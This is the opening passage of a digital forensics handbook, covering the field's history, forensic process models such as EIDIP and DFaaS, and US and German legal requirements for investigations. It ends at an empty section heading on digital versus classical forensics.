THE DIGITAL FORENSICS HANDBOOK

A COMPREHENSIVE GUIDE FOR SUCCESSFULLY CONDUCTING DIGITAL FORENSIC INVESTIGATIONS

BY

LUCAS MAHLER

Contents

Part I

Digital Forensics Prerequisites

Chapter 1

Introduction

1.1 Preface

In 2016, solely in the United States, there were 298,728[1] complaints reported to the Internet Crime Complaint Center, totaling in $1.33 Billion victim loss. That's an average of over 800 complaints a day, resulting in an average victim loss of approximately $350.000 daily. Excluding the US, most complaints stem from Canada followed by India and the United Kingdom, Germany placing 11^{th}. These frightening numbers constantly rise and since 2008, the number of reported crimes increased by 50% and the total victim loss almost increased sevenfold. This contrasts the steadily decreasing violent and white collar crime rates, which still outnumber the digital crimes victim losses by $14 Billion.

In the midst of the 1980s computing was made available to the masses by the introduction of the first personal computer by IBM. This has not only allowed selected professionals but also the public at large to get a solid grasp of this new technology. As this group of silicon board lovers grew and the publicity of the computer was rising, criminals also recognized this potential and the first digital crimes have not been a long time in the coming. Law enforcement directly responded and started investigation on digital matters. The federal bureau of investigation (FBI) then saw that further action is required and thus hosted the first conference about digital forensics in 1993, the so called "International Conference on Computer Evidence". This conference fired the starting pistol to the founding of the IOCE - the International Organization on Computer Evidence in 1995. Major issues during this forensic period were data recovery related, due to the fact that storage was an expensive resource at that time. The rise of commercial internet service provides (ISPs) in the late 80s and early 90s made the yet unpopular internet more and more available but also offered a new attack vector for criminals, which used dial-up telephone lines and self written command line tools for remote access attacks. Trying to follow the traces of such remotely executed crimes around the globe, digital forensics practitioners

[1] Internet Crime Complaint Center: "2016 Internet Crime Report"

came in direct conflict with the geographically bound criminal investigations but until 1995 only little recognition was given to the field of digital forensics in legal as well as academical aspects and only a few organizations saw the need to invest in digital forensic measures.

In the upcoming decade computer driven technologies exploded and thus made personal computers and the internet widely popular and accessible. But also computer related crimes gained prominence and for example the percussions of the child pornography scandal from 1993, where George Slunty Burdynski Jr used his PC to spread said illegal material over the internet, contributed to the further growth of the forensics sector. Right after the turn of the millennium, the 9/11 terror attacks left the world shell-shocked, but despite not playing a tremendous role in this tragedy, digital forensic investigation, carried out by a number of law enforcement agencies, revealed pieces of evidence on terrorist computers from all over the world and showed to the greater public that criminals also use their computers like you and I. 2006, the need for a lawful support for digital investigations was supported by the US-Congress with the update of the "Rules for Civil Procedure", which now treats digital information as a new form of evidence and requires the use of a special framework to deal with such evidence. This decision lead to an exponential growth of the digital forensics sector and not only made information security professionals but also private companies recognize the importance of digital forensics as a core skill area. Since then, digital forensics programs started to come up at more and more academic institutions and are nowadays prominent in the majority of the universities curricula. The importance of this field is thus strongly supported by the growing number of reported digital crimes.

1.2 Targeted Audience

This book does not only try to teach how to apply forensic tools for specific cases, but also tries to explain what these forensic tools exactly do and how they work. So the primary targeted audience is beginners which are new to this field like students, hobbyists or the broad public interested in digital forensics.

Secondarily this book is also intended for advanced digital forensics practitioners and experts already working in the IT-security industry wanting to further deepen their knowledge about existing tools and frameworks or get to know new tools. Moreover, it should also help digital forensics practitioners new to the Linux operating system, which this book heavily relies on.

Obviously such a book can never be complete but it hopefully provides a solid foundation of knowledge in this area.

1.3 Structure of the Book

Succeeding this introductory section of the first part of this book, **Chapter 2** will deal with "What is Digital Forensic?", there we are going to explore ba-

sic definitions, goals and processes, talk about the legal system and the digital forensics professional. Then we will conclude the chapter with discussing the differences between digital and classical forensics.

Chapter 3 will consider the necessary tools needed to conduct forensic examinations. First we will introduce suitable operating systems, discuss the necessity of open source software and then finish the chapter with introducing not only basic but also sophisticated forensic tools such that we should be able to assemble a versatile digital forensics tool kit.

In **Chapter 4** several digital forensics investigation checklists are proposed, in order to provide a solid understanding of common procedures and techniques in conducting examinations accordingly.

Part II of this book then continues with the practical component of digital forensics and will demonstrate with **Chapters 5 - 18** concrete digital forensics real world examples, so called hacks.

Chapter 2

What is Digital Forensics?

2.1 Definition of Digital Forensics

Since cyber crimes are nowadays not only limited to one area of digital technology, the field of digital forensics thus has a broad spectrum of branches but can be split up in two major categories: **Computer Forensics** & **Network Forensics**:

2.1.1 Computer Forensics

The early definition of Noblett states that computer forensics is *"acquiring, preserving, retrieving, and presenting data that has been processed electronically and stored on computer media."* [1] But many computer forensics experts argue that a concise definition can not possibly be made because gathered evidence does not necessarily have to originate from devices considered as computers. Thus the definition needs to be expanded such that computer forensics involves the collection, examination, analysis and presentation of digital evidence.

In a legal case there are several ways of involvement of computers, that is a computer can be:

- **target**, of for example information theft, fraud, or denial of service attacks (DOS)
- **perpetrator**, committing crimes against other computer entities
- **perpetrator**, committing crimes against non computer entities, such as falsifying documents
- **medium** to illegally store or copy documents like child pornography

Hence the imperative demands special forensic tools to extract, analyse and present evidence in form of digital data for crimes relating to computers.

[1] cf. Nobl00

2.1.2 Network Forensics

More and more of our daily activities migrate into the online world, we communicate via text messenger or e-mail, save our private data like photos or documents not any longer on local devices but in the cloud. This online migration is also very present in the corporate area, where the offering of online services is steadily on the rise, supported by the emerging technical advances in internet and network technology. But this large surface of online services is subject to criminal activity, so not only information security experts but also law enforcement has motivations for using network forensics for:

- the analysis of computer systems belonging do defendants or litigants
- gathering evidence that can be used in a court of law
- recovering data in case of hardware or software failure
- analyzing computer systems after security breaches
- collecting live network packets for monitoring and preventing malicious activity
- gaining knowledge about network systems and assessing their vulnerabilities to prevent exploits

Whereas computer forensics mostly deals with evidence stored on non-volatile memory or devices, network forensics focuses mainly on capturing, recording and analyzing of network events related to a cyber crime and mostly handles dynamic, volatile data. Thus the discovery of the source, the course and consequences of an attack or incident are vital aspects of network forensics.

According to Simson Garfinkel, two different groups of monitoring network systems are thus conceivable[2]:

- **"catch-it-as-you-can"** systems which continuously measure inconsistent traffic and store this data resource demanding on physical devices and therefore identify intrusions
- **"stop, look and listen"** systems which only rudimentarily store and analyse necessary packets in memory and write selected results to disk

Moreover attacks concerning network forensics can be grouped into four main categories:

- Denial of Service (DoS)
- Probing
- Unauthorized super user access
- Unauthorized remote access

[2] cf. Gar02

This recording and capturing of information over private and / or public networks also demands special purpose tools to determine the causes and the modus operandi of an occurred incident.

2.2 Objectives of Digital Forensics

Digital forensics has broad spectrum of use cases ranging from aiding law enforcement in the investigation of child pornography, murder, fraud, to espionage or even stalking. Also in the private sector, commercial organizations use digital forensics for investigating crimes related to intellectual property theft, fraud, forgeries, bankruptcy, regulatory compliance, disputes between employees or misuse of computers and digital devices, services and properties.

Thus, digital forensics inalienably deals with the presentation of legally acceptable evidence and its reports and conclusions. This immediately requires the computer forensics practitioner to follow certain guidelines and processes, which will be further dealt with later, to ensure the preservation of the integrity of his investigation. From this follows, that his work is not done after physically seizing the device, he rather has to physically isolate it, make an identical copy of it and then further investigate for hidden hints, clues and evidences. To ensure the quality of his work, he should use a set of court-accepted procedures and tools to finally present the discovered evidence in an appropriate manner, easily understandable also for non IT specialists and lay persons.

Furthermore, the digital forensics professional should urgently avoid any kind of alteration or modification of data on a seized device or piece of evidence. The created audit trail thus should be in a clearly comprehensible manner and should be easily reproducible by a third party to substantiate the legal correctness of the examined digital evidence. According to John Vacca, the protection of digital evidence is critical and each digital forensics professional should ensure that no evidence is damaged, destroyed or otherwise compromised by the investigation procedures, no malicious software infects the targeted investigation device, no electromagnetic and mechanical damage is done to the subject, the business operations affected should remain minimal, acquired client attorney information is respected during investigating and the chain of custody is established and maintained. Additionally, Vacca derives many types of criminal and civil proceedings that rely on these digital forensics objectives such as the previous mentioned criminal prosecutors investigating crimes involving digital matters, civil litigations that make use of personal and business records found on suspect devices that bear on criminal activities like fraud or harassment cases, Insurance companies wanting to mitigate costs by using the found evidence in arson or workman's compensation cases, law-enforcement officials requiring support in pre-search warrant preparations or post-seizure handling of digital evidence, or even by private individuals that want support in personal criminal cases. As exemplified by these use cases, digital forensics relies heavily on seizing, recovering, preserving and presenting digital pieces of evidence but due to the volatile nature of digital data, problems arise, such as the momentary change of

computer data, the invisibility of digital information to the human eye without the usage of proper procedures, the possibility that the process of collecting the evidence alters data on the subject device, and since new technologies arise very quickly nowadays, digital forensic standards and procedures can also be quickly outdated. .Seized evidence, in order to be properly recognized as lawful, has to be authentic, accurate, complete, convincing to the court, and on common ground with the vernacular law and legislature. [3]

Summarizing, these four main objectives can be deducted:

- Proper investigation and assistance in prosecuting cases involving digital evidence
- Preservation of the integrity of seized digital evidence
- Provision of expert testimony in court
- Education and training for public and private sector

2.3 The Digital Forensics Process

Preserving, collecting, validating, identifying, interpreting and presenting digital evidence demands a clear, concise and strategic approach to fulfill the requirements in a criminal trial. To ensure this legal credibility of evidence, be it digital audio, digital video, documents, hard drives or others, authenticity, integrity and reproducibility have to guaranteed. Thus, there has been an ongoing effort to create procedural standards on how to conduct digital forensic examinations.

2.3.1 The Forensic Process Model

According to "Electronic Crime Scene Investigation: A Guide for First Responders", published by the US Department of Justice in 2001[4], the forensic process consists of 4 stages:

1. **Collection**, this involves searching, recognizing, collecting and documenting electronic evidence containing real-time or stored information which may be lost without taking precautions at the scene of crime.
2. **Examination**, making the evidence visible and explaining the origin and significance. The state and content of the evidence should be documented, what allows all involved parties in this examination to discover what is contained in the evidence, the search for hidden and obscured evidence is hereby included. Once all evidence is clearly visible the critical task of reducing the data at hand to the minimum.

[3] cf. Vac05 p.17ff
[4] cf. NIJ01 p.17f

3. **Analysis** looks at the results from the examination phase for its significance and probative value to the specific criminal case. Here the information is technically reviewed by a digital forensics professional.

4. **Documentation** delineates the examination process and relevant data, finishes the examination. This documentation needs to be stored for later use in court or for discovery purposes. The examiner could have to testify the conduct of his examination and the validity of the applied procedures and their qualifications.

The US Department of Justice appends that these procedures are not all-inlcusive, they should just give a rough framework to approach the most common situations and the responsible digital forensics practitioners should keep their methodology and techniques up to date, since the technology is changing with such a rapid rate. Furthermore, these following general principles concerning the handling of digital evidence should be applied:


- evidence should not be altered by any applied action
- conducting examiners should always be trained professionals
- examination, storage and transfer of evidence should always be properly documented, preserved and available for review

These processes and procedures served as foundation for many upcoming process models.

2.3.2 The Enhanced Digital Investigation Process Model EIDIP

On the basis of the integrated digital investigation model proposed by Brian Carrier and Eugene Spaffod, proceeding the digital forensic research conference in 2004, Venansius Baryamureeba and Florence Tushabe published its successor, the enhanced digital investigation process model. The EIDIP consists of the following five major phases[5]

[5]cf. Bar04 p.3-10



Readiness phase:
First it has to be assured that the operations and infrastructure are able to ensure a forensic investigation. This is subdivided in two more parts:

- The operations readiness phase, ensuring that personnel and employees are equipped and trained for a possible incident.
- The infrastructure readiness phase, ensuring that the underlying infrastructure like technical devices can endure an incident.

Deployment phase:
An incident is then detected and confirmed by the deployment phase which takes place where the crime was committed. It consists of five parts:

- Detection of the incident and notification of the appropriate people.
- Physical investigation of the crime scene and identification of potential evidence.
- Digital crime scene investigation and seizing of digital evidence possibly estimating the consequences of the incident.
- Confirmation of the incident and legal approval to undergo further (legal) steps.
- Submitting the gathered evidence to legal or corporate entities.

Traceback phase:
During this phase the actual, physical scene of crime is tracked down and the suspect devices are identified. This phase consist of:

- Investigation of the digital crime scene, where the physical crime scene is used to trace clues obtained in digital evidences.

- Authorization from legal bodies to permit further access to information and investigation.

Dynamite phase:
This stage aims at collecting and analyzing items found at the primary crime scene to obtain further evidence and to help identifying potential culprits. These four parts need to be considered:

- Investigation of the physical crime scene, identifying potential digital evidence.
- Investigation of the digital crime scene, obtaining digital evidence and a possible estimation of when and what happend.
- Reconstruction of the crime, that is putting together all the pieces of evidence to identify the most likely investigative hypothesis.
- Communication, involving presenting final interpretations and conclusion of the gathered physical and digital evidence to a legal or corporate entity.

Review phase:
Finally, the whole forensic investigation is reviewed and possible areas of improvement are identified.

Concluding, the enhanced integrated digital investigation process improves the old IDIP model and also puts a focus on continuous evaluation of the own methods. Furthermore it does not start at the immediate incident, but rather before an incident happens and tries to realize forensic readiness, making it suitable for investigations concerning cyber crimes.


2.3.3 Digital Forensics as a Service DFaaS

Cloud computing is drastically increasing in popularity, even among the broad public with services like iCloud, DropBox or Google Drive. This poses an drastic challenge to the digital forensics community, on one hand raising the complexity of a possible forensic examination, on the other hand it could also improve the digital forensics processes making them on-demand and high speed. This could for example mean, that instead of a normal laptop, a digital forensics practitioner utilizes highly powerful servers over the internet. In the Netherlands in 2010, the Netherlands Forensics Institute proposed a new strategy on tackling these issues based on a standardized digital forensics examination software called Xiraf and introduced under van Baar et al. the new process Digital Forensics as a Services DFaaS[6]. Illustrated by figure 2.1 there are still criminal detectives and analysts posing questions to digital forensics investigators. The first step in the DFaaS model is, as in the forensics process

[6]cf. Baar14 p.58ff

model, to **collect** and **authenticate** digital evidence, but in contrast to classical models, these digital images of electronic evidence are then copied and stored in a central storage location. Then the gathered evidence is locally **examined** by the standard forensics tool kit and these **harvested** results are then posted to a central database. From there, these pieces of evidence can then be **reduced**, **analyzed** and queried using a multiple of different methods like web browsers or automated analysis tools. This allows to **identify, classify, organize** and **compare** the gathered evidence within seconds supported by the hypotheses and questions posed from the criminal detectives at the physical scene of crime. Due to the complexity of digital forensics criminal detectives often without any IT experience find it difficult to attribute, evaluate, interpret and reconstruct digital traces, thus communication with digital forensics professionals is crucial.

Figure 2.1: Digital Forensics as a Service; Baar14 p. 59



Furthermore, according to van Baar the following factors have to be taken into account in order to guarantee a successful outcome of an investigation applying digital forensics as a service:

Resource management

For successful implementation of this system, there are a lot of personnel requirements to be considered. Firstly, people not specific to the digital forensics domain are needed, such as system administrators, application administrators, database administrators, storage administrators, infrastructure administrators etc. having dense knowledge about their specific field and making sure the centralized storage system is protected and prevented from loss of information and making all services available. Using this centralized approach of software, capacities like storage and processing power can be shared among all investigators. Furthermore, a strong back up mechanism is required.

Questions

Allowing all entities of the examination process to query the evidence information directly allows each of them to maximize their expertise to come up with more sophisticated hypotheses. In former models, if criminal detectives asked questions they were either considered too broad or too narrow, now they have all information immediately available and can adjust their further proceedings accordingly.

Time frame

For small departments it makes no sense to use a distributed system for harvesting, reducing and analyzing traces from seized material since the system would run in IDLE most of the time. For large scale operations, combining multiple departments under one hood, this can be very effective since the majority of the time the system actually processes data and if digital evidence gets available to it, it can be used to form investigation hypotheses in a more timely manner. Thus digital forensics investigator can save time by having all necessary material already at hand at any time and allows them to work from their workstation without spending too much overhead time.

Collaboration

Enabling investigators to communicate and comment on pieces of evidence directly within the system allows to more easily find links between evidence and also simplifies splitting up work into useful groups.

Research and development

Digital forensics professionals usually specialize in one of the following areas; creation of forensic images, interpretations of results found by detectives and analyzing the images to gain deeper insights into the digital evidences. Using DFaaS, investigations are more freed up and can rather focus on in-depth research which can then be further incorporated into DFaaS. Hence, the digital forensics as a service framework also serves as knowledge center. With the ever growing digital landscape it has to be ensured that new technologies can be easily integrated into DFaaS.

2.4 Digital Forensics and the Legal System

Within the IT security domain no other field is so heavily influenced and dictated by legal requirements and regulatory changes as digital forensics. The tense relation between the right for privacy is in direct conflict with law enforcement procedures like searching and seizing evidence. Thus, this legal foundation distincts digital forensics tools, processes and techniques, like file carving tools or data preservation tools from others of the field of digital security like firewalls or intrusion detection systems. Furthermore, disclosure of digital evidence is also of high public concern. In an article by The Guardian, british Angela

Rafferty QC, leading forensic scientist says that "[...]until officers and prosecutors take disclosure responsibilities more seriously, no improvement will result and the likelihood of a fair trial can be jeopardised. [...] The justice system is approaching breaking point. Its beginning to happen on both sides, prosecution and defence. All of these cases collapsing because of disclosure [problems] are a sign of that. The danger is that jurors faith in the justice system is being eroded which lets down all of the witnesses in a case." [7] Following up a sequence of collapsed rape cases where disclosure problems led to "unappropriate charges, unnecessary delays in court proceedings and potential miscarriages of justice. according to Conservative MP Bob Neill.

2.4.1 Case Study I: Abstract Legal Challenges in America


Legal issues concerning digital forensics can be divided, according to K.Nance and D.J.Ryan[8], into a hierarchical structure, described by figure 2.2, containing the following 7 subdivisions.

Constitutional Law

In the United States of America, the U.S. constitution provides the legal foundation for their legal system. Due to rapid changes in the age of information, it presents new challenges that the constitution needs to face. Freedom of speech and free press need to also apply in cyberspace. Highly charged issues like child pornography, spam or governmental censorship provide the courts with a steady stream of work, all concerning the first amendment of the U.S. constitution which states: "Congress shall make no law respecting an establishment of religion, or prohibiting the free exercise thereof; or abridging the freedom of speech, or of the press; or the right of the people peaceably to assemble, and to petition the government for a redress of grievances."[9] Furthermore, the right for privacy is more ambiguous which leads to contradictions between the right of perceived privacy and criminal prosecutions, state or governmental sponsored espionage or terrorist plans and attacks. Thus legal acts have been introduced to guarantee this right of privacy. **The Electronic Communications Privacy Act**[10], the **Stored Communications Privacy Act** [11] and the **pen register Act** [12] deal with the differences between technology and law. For example there are different rules governing the capture of data in motion versus stored data and opinions between different courts and judges concerning the very definition of storage differ. Nance and Ryan conclude that further research in the area of constitutional law and digital forensics is essential due to the rapid evolution in information technology.

[7] Bow18
[8] cf. Nance11 p.2ff
[9] Cons89
[10] Cons89 2510ff
[11] Cons89 2701ff
[12] Cons89 3121ff

Figure 2.2: Legal Issues according to Nance11 p. 2



Cybercrime

Digital forensics is highly concerned with the broad area involving cyber crimes which spans across many more levels of the hierarchy shown in figure 2.2. The **Consumer Fraud and Abuse Act** tries to tackle the challenge of creating specific laws allowing the investigation and prosecution of illegal cyber activities while not restricting and protecting the value of penetration testers and ethical hackers. Nance and Ryan state that it is of high importance that the fluid nature of cyber crimes crossing federal and international borders needs a lot of media attention.

Criminal Procedure

Criminal procedure, which deals with determining if someone is violating criminal law, is of very high relevance to the area of digital forensics. More than 50% of the amendments in the U.S. constitution deal with exactly this.

Moreover, the **4th amendment**, dealing with searching and seizing digital evidence, and the **USA Patriot Act** are of particular interest. The global trend of moving everything into a cloud environment is posing an immense challenge to digital forensics and is making the criminal procedure more and more complex as well as the high speed evolution of technologies is making it harder for legal regulations to keep up.

Property Law

Property law not only deals with real property but also with personal property which mostly concerns digital forensics. Problems concerning patents, trademarks, licensing and digital signatures are apparent. Furthermore, the protection of trade secrets falls under this category, the digital environment poses a new threat which digital forensicians need to deal with and its becoming more and more challenging as the storage medium of those already shifted from physical to digital and as the decentralization in to clouds advances this needs to be taken into account as well. The **Digital Millennium Copyright Act (DMCA)** tries to fulfill US commitments under WIPO treaties and extends copyright to face the new problems of the internet age, which is influencing digital forensics in a large scale.

Contract Law

The protection of consumers is getting increasingly harder as cyberspace poses new possibilities to fraudulent vendors. Consumer exploitation and not fulfilling contracts are thus new concerns digital forensics investigations need to deal with in order to mitigate this posing threat.

Tort Law

Torts in cyberspace being "civil actions to recover chiefly economic, reputational, or privacy-based damages arising from Internet communications such as email, blogs, or other Internet communications"[13] according to P.Sommer are an important topic to the digital forensics community. Furthermore, tort law interferes with digital forensics as digital assets are more and more used in tort cases, as well as invasion of privacy,negligence and defamation especially on social networks. But despite these common use cases there are still no accurate laws for regulating cybertort and since America is usually a stronger tort regime than other countries, further actions need to be taken.

Evidence Law

Evidence law, also being part of other categories of the hierarchy from figure 2.2, is a frequently discussed topic. Sommers says that "[digital] evidence is not intrinsically different from other types of evidence; rather the problems are raised from the fragility and the transcience of many forms of computer evidence.[14]. Also in this legal area, the challenge to keep up with the fast

[13] Somm08
[14] Somm08

technological advance in fields like cloud computing or infrastructure as a service is particular tackling for the legal aspects of digital forensics.

2.4.2 Case Study II: Concrete Legal Requirements in Germany

The legal foundation of the German law is the *Basic Law for the Federal Republic of Germany*, the so called *Grundgesetz*. On top of the Grundgesetz is the public law, regulating the relations between person and state, the criminal law, regulating the relations between two legal entities, and the private law, regulating the relations between two people or companies. The most common interferences with digital forensics are examined with the following example cases.

Criminal Law - Strafgesetzbuch StGB

Section 202 of the criminal law deals with the **violation of the privacy of the written word** and especially section 202a dealing with **data espionage** is of high interest to digital forensics: ”

1. Whosoever unlawfully obtains data for himself or another that were not intended for him and were especially protected against unauthorized access, if he has circumvented the protection, shall be liable to imprisonment not exceeding three years or a fine.

2. Within the meaning of subsection (1) above data shall only be those stored or transmitted electronically or magnetically or otherwise in a manner not immediately perceivable.

This has immediate consequences to an examination, since if data is unintendedly obtained despite protective measures, it is a violation to the criminal law and can be filed with the named charges in section 202a. Such a setting could for example be in a corporate environment where a company wants a digital forensics expert to examine a case of fraud and he obtains protected data without permission from an executive, the forensic professional makes himself liable to imprisonment.

Furthermore, section 202a (2) implies that if data is not securely stored, it is not protected under law. Thus, for example, if a company makes trade secrets publicly available on their web server without any protective measures, nobody can be legally charged for viewing it.

Section 202c, **Acts preparatory to data espionage and phishing**, stating:

1. Whosoever prepares the commission of an offense under section 202a or section 202b by producing, acquiring for himself or another, selling, supplying to another, disseminating or making otherwise accessible

   (a) passwords or other security codes enabling access to data (section 202a(2)), or

(b) software for the purpose of the commission of such an offense,

shall be liable to imprisonment not exceeding one year or a fine.

2. Section 149(2) and (3) shall apply mutatis mutandis.

This implies that even the preparation of a digital forensic tool set could be prosecutable and puts a dual use case on these tools; for good or bad. Thus downloading password cracking software is a violation of the German criminal law if there is no clearly identifiable good intent behind it, like preparing a forensic examination or testing the strength of your systems protective measurements and thus the intent decides liability.

Moreover, privacy has in Germany, compared to the USA a relatively high legal standard. Section 203, **Violation of private secrets**, says that " Whosoever unlawfully discloses a secret of another, in particular, a secret which belongs to the sphere of personal privacy or a business or trade secret[...] shall be liable to imprisonment not exceeding one year or a fine." So it always needs to be considered if the device of a forensic examination is private or business property. If it is private property, section 202a applies and the forensic examiner is not allowed to examine it if the contracting authority was his employer for example. This even applies if the device was indeed in company ownership but was also used for private activities, like most company smart phones are nowadays. This has to be taken into consideration.

Section 303a also poses a challenge to any digital forensic analysis, concerning **Data tampering**, stating that:

1. Whosoever unlawfully deletes, suppresses, renders unusable or alters data (section 202a (2)) shall be liable to imprisonment not exceeding two years or a fine.

2. The attempt shall be punishable.

From this follows that a digital forensics examiner should always work on copies of the digital evidence and never, if not absolutely required, on the original, which is also strongly encouraged by the digital forensics process models.

Concluding the criminal law section, it is mandatory to always get a permission for any digital forensic action by either the owner of data or by the person in charge of the examination. This permission does not necessarily need to be in written form, but makes further prove a lot easier.

Corporate Law / Right of co-determination - Gesellschaftsrecht und Mitbestimmungsrecht

The following excerpts from the German Stock Corporation Act(Aktiengesetz, AktG) and from the Right of co-determination (Betriebsverfassungsgesetz, BetrVG) are mostly concerned with digital forensic readiness rather than an actual incident and are thus more preparatory measures.

91 of the German Stock Corporation Act, dealing with **organization** and **accounting**, argues that: "

1. The management board shall ensure that the requisite books of account are maintained.

2. The management board shall take suitable measures, in particular surveillance measures, to ensure that developments threatening the continuation of the company are detected early."

Thus (1) refers to logging of data for which the management board is in charge and (2) states that precautions need to be taken in order to ensure the business continuity. This is supposed to provide a legal basis for the forensic readiness of all corporations to ensure a solid ground of action for a legal examination and hence also for digital forensics.
The **right of co-determination**, by Section 87 BetrVG, stays in direct conflict to this, stating that: "

1. The works council shall have a right of co-determination in the following matters in so far as they are not prescribed by legislation or collective agreement:

    1. matters relating to the rules of operation of the establishment and the conduct of employees in the establishment; [...]

    6. the introduction and use of technical devices designed to monitor the behavior or performance of the employees;[...]"

Hence, the works council has the right to determine over the monitoring actions taken by the management board if employees right for privacy is too infringed. So a compromise needs to be made in order to ensure the forensic readiness of a corporation and also respect the employees right of privacy while doing so.

Personal Rights - Persnlichkeitsrechte

The newly in place EU General Data Protection Regulation (GDPR), valid from 25th May 2018, defines new standards for handling personal data, ranging from the lawfulness and security of processing to data protection by design and by default. Recitals from the GDPR state the following:"

1. The protection of natural persons in relation to the processing of personal data is a fundamental right. Article 8(1) of the Charter of Fundamental Rights of the European Union and Article 16(1) of the Treaty lay down that everyone has the right to the protection of personal data concerning him or her.

2. The processing of personal data is designed to serve man; the principles and rules on the protection of individuals with regard to the processing of their personal data should, whatever the nationality or residence of natural persons, respect their fundamental rights and freedoms, notably their right to the protection of personal data. It should contribute to the accomplishment of an area of freedom, security and justice and of an economic union, to economic and social progress, the strengthening

and the convergence of the economies within the internal market, and the well-being of individuals."

From this follows that every human has the right for his personal data to be protected, furthermore, the processing of this information needs to happen accordingly in order to meet the European standards for freedom security and justice. This argument is further strengthened by Article 6 which specifies the exact procedure of lawful processing of personal data and, for example, by article 32, dealing with the security of processing personal data, stating that "[...]

a) the pseudonymization and encryption of personal data;

b) the ability to ensure the ongoing confidentiality, integrity, availability and resilience of processing systems and services;

c) the ability to restore the availability and access to personal data in a timely manner in the event of a physical or technical incident;

d) a process for regularly testing, assessing and evaluating the effectiveness of technical and organizational measures for ensuring the security of the processing.[...]"

needs to be given. This also contributes to digital forensic readiness, ensuring that a certain standard of security and privacy is legally obliged but also poses a challenge at the same time, that is making digital forensic investigations increasingly more complex as the complexity of the subject matter also increases.

2.5 The Digital Forensics Professional

Since the field of digital forensics is composed of many different components such as computer based parts, like networking, operating systems or IT security, and investigative parts like, forensic analysis or admission of evidence, a digital forensics professional needs a great set of highly specialized skills and also some key character traits. Thus we can deduce a few major skills required for any emerging digital forensics investigator:

- **Analytical thinking** provides the ability to recognize patterns, gather information, and to solve problems in a quick and effective manner, thus breaking down complex tasks into single and manageable parts. This is vital not only for the computer based part of digital forensics, but also for the investigative, criminal prosecuting part of digital forensics, since the posed problems and challenges in a criminal investigation are severely challenging.

- **Computer science knowledge** is crucial and thus a background in a computer science field of study is very helpful and shortens the training duration significantly. A general understanding of programming, computer

networks and operating systems can make a transition into the area of digital forensics a lot easier. Furthermore, sound knowledge of cybersecurity is also a critical part since a digital forensic professional predominantly deals with digital evidence and cybercrimes and hence requires insider knowledge not only to prevent crimes but also to help solving them.

- **Knowledge of the law of evidence and legal procedures** is heavily demanded from any forensic investigator not only because they are expert witnesses in a court of law but also because as already discussed in section 2.4 the legal requirements and challenges in conducting a digital forensic examination not only threaten personal but also civil and corporate rights, hence experience in legal relations is very useful but not mandatory.

- **Organization and communication skills** are a necessity when dealing with evidence of any form and thus organizational skills as well as thoroughness will prove very helpful when documenting gathered evidence and also when presenting to judges, attorneys or others. Furthermore, a forensic examiner will very seldom work all by himself, thus to know about the broader picture of the ongoing examination communication is key and thus organizational and communicational skills can vastly improve the efficiency and effectiveness of not only personal but also team work.

2.6 Digital Forensics vs Classical Forensics

